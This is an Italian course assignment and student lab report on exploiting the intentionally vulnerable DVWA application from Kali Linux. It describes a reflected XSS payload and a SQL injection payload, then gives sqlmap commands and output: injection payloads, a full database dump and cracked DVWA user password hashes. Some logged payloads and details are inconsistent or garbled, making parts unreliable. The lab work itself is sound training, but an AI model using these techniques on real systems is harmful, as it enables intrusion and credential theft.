

Task 10/12/24: Exploit DVWA - XSS e SQL injection

Traccia

Argomento:

Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità XSS e SQL Injection sulla Damn Vulnerable Web Application DVWA.

Istruzioni:

Configurazione del Laboratorio:

- Configurate il vostro ambiente virtuale in modo che la macchina DVWA sia raggiungibile dalla macchina Kali Linux (l'attaccante).
- Verificate la comunicazione tra le due macchine utilizzando il comando ping.

Impostazione della DVWA

- Accedete alla DVWA dalla macchina Kali Linux tramite il browser.
- Navigate fino alla pagina di configurazione e settate il livello di sicurezza a LOW.

Sfruttamento delle Vulnerabilità:

- Scegliete una vulnerabilità XSS reflected e una vulnerabilità SQL Injection (non blind).
- Utilizzate le tecniche viste nella lezione teorica per sfruttare con successo entrambe le vulnerabilità.

Task 10/12/24: Exploit DVWA - XSS e SQL injection


Report

Test di Vulnerabilità su DVWA

Questa relazione documenta i test effettuati per identificare vulnerabilità in Damn Vulnerable Web Application (DVWA). I test sono stati eseguiti con il livello di sicurezza impostato su MEDIUM, utilizzando strumenti come Burp Suite e SQLmap.

Impostazione della DVWA

Impostato il livello di sicurezza su MEDIUM.



Sfruttamento delle vulnerabilità

1. Vulnerabilità XSS Reflected


Tipo di XSS: Reflected XSS (Non-persistent)

Questo tipo di vulnerabilità consente di inserire del codice JavaScript malevolo che viene riflesso immediatamente nella risposta del server e viene eseguito nel browser dell'utente.

Payload scelto: ``

Questo payload sfrutta un'immagine inesistente per innescare l'evento onerror, che esegue uno script arbitrario.

Motivo della scelta: Al livello MEDIUM, DVWA utilizza funzioni come htmlspecialchars() per impedire l'esecuzione di codice HTML semplice come <script>. Tuttavia, i parametri negli attributi HTML (es. src) potrebbero non essere correttamente sanificati, consentendo bypass tramite eventi come onerror.



2. Vulnerabilità SQL Injection

Tipo di SQL Injection: Classic SQL Injection (Non-blind)


Questo tipo di vulnerabilità permette di manipolare una query SQL attraverso input non correttamente sanitizzati.

Payload scelto: 1 OR 1=1 #

1 OR 1=1: Aggiunge una condizione sempre vera alla query SQL, facendo sì che il database restituisca tutti i risultati o bypassi controlli specifici.

#: Commenta tutto ciò che segue nella query, annullando eventuali ulteriori controlli o condizioni che avrebbero potuto invalidare l'iniezione.

Motivo della scelta: Al livello MEDIUM, DVWA potrebbe utilizzare una protezione base come mysql_real_escape_string() per eseguire l'escaping di caratteri speciali. Tuttavia, queste protezioni non impediscono attacchi che sfruttano logiche condizionali come l'uso di OR o il commento della query.



Scansione database con sicurezza MEDIUM tramite SQLmap

1. Identificazione del Target ed Esecuzione di SQLmap con Dump completo del database

Tipo di comando: `sudo sqlmap --cookie="${cookie}" -u "${url}" --random-agent --level=5 --risk=3 --tamper=space2comment --dump-all`

Questo comando ha estratto tutti i dati disponibili nel database, dimostrando che la vulnerabilità era sfruttabile in modo completo.

```
kali@kali:~$ cat /dev/null > /dev/null
kali@kali:~$ curl -s -H "Cookie: security=medium; PHPSESSID=1173029504746305c95401c85bd8061" https://192.168.50.101/dvwa/vulnerabilities/sql/?id=1&Submit=Submit
kali@kali:~$ sudo sqlmap --cookie="${cookie}" -u "${url}" --dbms=mysql --random-agent --level=5 --risk=3 --tamper=space2comment --dump-all
[sudo] password for kali:
kali@kali:~$

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:19:40 /2024-12-10/

[09:39:19] [WARNING] parameter 'Host' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 30760 HTTP(s) requests:
-----
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1 OR NOT 5202=5202&Submit=Submit

Type: error-based
Title: MySQL >= 4.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND ROW(0x99,0x99)>(SELECT COUNT(*),CONCAT(0x717a7071,(SELECT (ELT(6799=6799,1)))0x716b6b7871,FLOOR(RAND(0)*2))x FROM (SELECT 8895 UNION SELECT 9272 UNION SELECT 1800 UNION SELECT 3260)a GROUP BY x)%Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 and time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 8824 FROM (SELECT(SLEEP(5)))GKcY)%Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x717a7071,0x61724574646368515a4c16f5657794b776144546d68755343a79794850797a7977506f44525102,0x716b6b7871),NULL)%Submit=Submit

[09:39:19] [INFO] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[09:39:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL >= 4.1
[09:39:19] [CRITICAL] information_schema not available, back-end DBMS is MySQL < 5.0
[*] ending @ 09:39:19 /2024-12-10/
```

2. Elenco delle tabelle nel database dvwa

Tipo di comando: `sudo sqlmap --cookie="${cookie}" -u "${url}" --random-agent --level=5 --risk=3 --tamper=space2comment -D dvwa --tables`

Questo passaggio ha mostrato tutte le tabelle disponibili nel database dvwa, consentendo di scegliere quelle più interessanti per il test.

```
kali@kali:~$ cat /dev/null > /dev/null
kali@kali:~$ curl -s -H "Cookie: security=medium; PHPSESSID=1173029504746305c95401c85bd8061" https://192.168.50.101/dvwa/vulnerabilities/sql/?id=1&Submit=Submit
kali@kali:~$ sudo sqlmap --cookie="${cookie}" -u "${url}" --random-agent --level=5 --risk=3 --tamper=space2comment -D dvwa --tables
[sudo] password for kali:
kali@kali:~$

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:45:21 /2024-12-10/

[09:45:21] [INFO] loading tamper module 'space2comment'
[09:45:21] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/20100101 Firefox/33.0' from file '/usr/share/sqlmap/data/htp/user-agents.txt'
[09:45:21] [INFO] resuming back-end DBMS 'mysql'
[09:45:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
Payload: id=1 OR NOT 5202=5202&Submit=Submit

Type: error-based
Title: MySQL >= 4.1 and error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1 AND ROW(0x99,0x99)>(SELECT COUNT(*),CONCAT(0x717a7071,(SELECT (ELT(6799=6799,1)))0x716b6b7871,FLOOR(RAND(0)*2))x FROM (SELECT 8895 UNION SELECT 9272 UNION SELECT 1800 UNION SELECT 3260)a GROUP BY x)%Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 and time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 8824 FROM (SELECT(SLEEP(5)))GKcY)%Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT CONCAT(0x717a7071,0x61724574646368515a4c16f5657794b776144546d68755343a79794850797a7977506f44525102,0x716b6b7871),NULL)%Submit=Submit

[09:45:21] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[09:45:21] [INFO] the back-end DBMS is MySQL
[09:45:21] [WARNING] reflective value(s) found and filtering out
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[09:45:21] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[09:45:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 09:45:21 /2024-12-10/
```

3. Estrazione di dati specifici dalla tabella **users**

Tipo di comando: `sudo sqlmap --cookie="{cookie}" -u "{url}" --random-agent --level=5 --risk=3 --tamper=space2comment -D dvwa -T users --columns -C user,password --dump`

Questo comando ha estratto i valori delle colonne user e password dalla tabella users, rivelando e poi convertendo gli hash delle password.

```
[kali@kali:~]$ sudo sqlmap --cookie="{cookie}" -u "{url}" --random-agent --level=5 --risk=3 --tamper=space2comment -D dvwa -T users --columns -C user,password --dump
[+] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:47:20 /2024-12-10/

[09:47:20] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[09:47:20] [INFO] the back-end DBMS is MySQL
[09:47:20] [WARNING] reflective value(s) found and filtering out
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[09:47:20] [INFO] fetching columns 'user, password' for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| password | varchar(32) |
+-----+-----+

[09:47:20] [INFO] fetching entries of column(s) 'user,password' for table 'users' in database 'dvwa'
[09:47:20] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[09:47:32] [INFO] writing hashes to a temporary file '/tmp/sqlmapteslfpzL71917/sqlmaphashes-4e8223y7.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:47:34] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:47:45] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[09:47:53] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:47:53] [INFO] starting 2 processes
[09:47:57] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:47:59] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:48:06] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:48:08] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user   | password |
+-----+-----+
| admin  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123) |
| 1337   | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| pablo  | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+

[09:48:15] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[09:48:15] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 09:48:15 /2024-12-10/
```